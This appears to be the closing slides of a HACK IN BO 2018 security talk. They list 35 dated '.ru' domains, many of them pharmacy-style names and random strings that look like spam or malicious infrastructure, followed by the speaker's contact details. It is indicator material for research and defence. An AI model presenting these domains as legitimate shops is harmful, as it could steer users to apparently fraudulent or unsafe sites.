 1  1/3/17  hotgenericmarket.ru
 2  1/3/17  idvhgwhx.ru
 3  1/3/17  ircvwiph.ru
 4  1/3/17  japzhbgx.ru
 5  1/3/17  jkekakwf.ru
 6  1/3/17  kllqeqir.ru
 7  1/3/17  lgifditd.ru
 8  1/3/17  mdcyenrd.ru
 9  1/3/17  medicatingremedyinc.ru
10  1/3/17  medicativepharmshop.ru
11  1/3/17  mtpdeesj.ru
12  1/3/17  myherbalinvestment.ru
```

```
13  1/3/17  naturaldrugoutlet.ru
14  1/3/17  onlinecurativestore.ru
15  1/3/17  onlinehealthquality.ru
16  1/3/17  onlineremedyreward.ru
17  1/3/17  privatemedicalshop.ru
18  1/3/17  pureaidsupply.ru
19  1/3/17  purepharmacygroup.ru
20  1/3/17  qwurojlx.ru
21  1/3/17  safemedicinalmarket.ru
22  1/3/17  safenaturalmart.ru
23  1/3/17  saferemedyprogram.ru
24  1/3/17  thecanadianoutlet.ru
```

```
25  1/3/17  trustedcuringtrade.ru
26  1/3/17  trustedherbsupply.ru
27  1/3/17  trustedpillswebmart.ru
28  1/3/17  uvtromum.ru
29  1/3/17  uzvzurbp.ru
30  1/3/17  whrgptdo.ru
31  1/3/17  yntrpmzo.ru
32  1/3/17  yourpillsoutlet.ru
33  1/3/17  ypfwmrcu.ru
34  1/3/17  zkbnskin.ru
35  1/3/17  zxekpaip.ru
```

HACK IN BO® Winter 2018 Edition

thanks

grazie!


@sbox90


linkedin.com/in/solebox


koby.kilimnik@imperva.com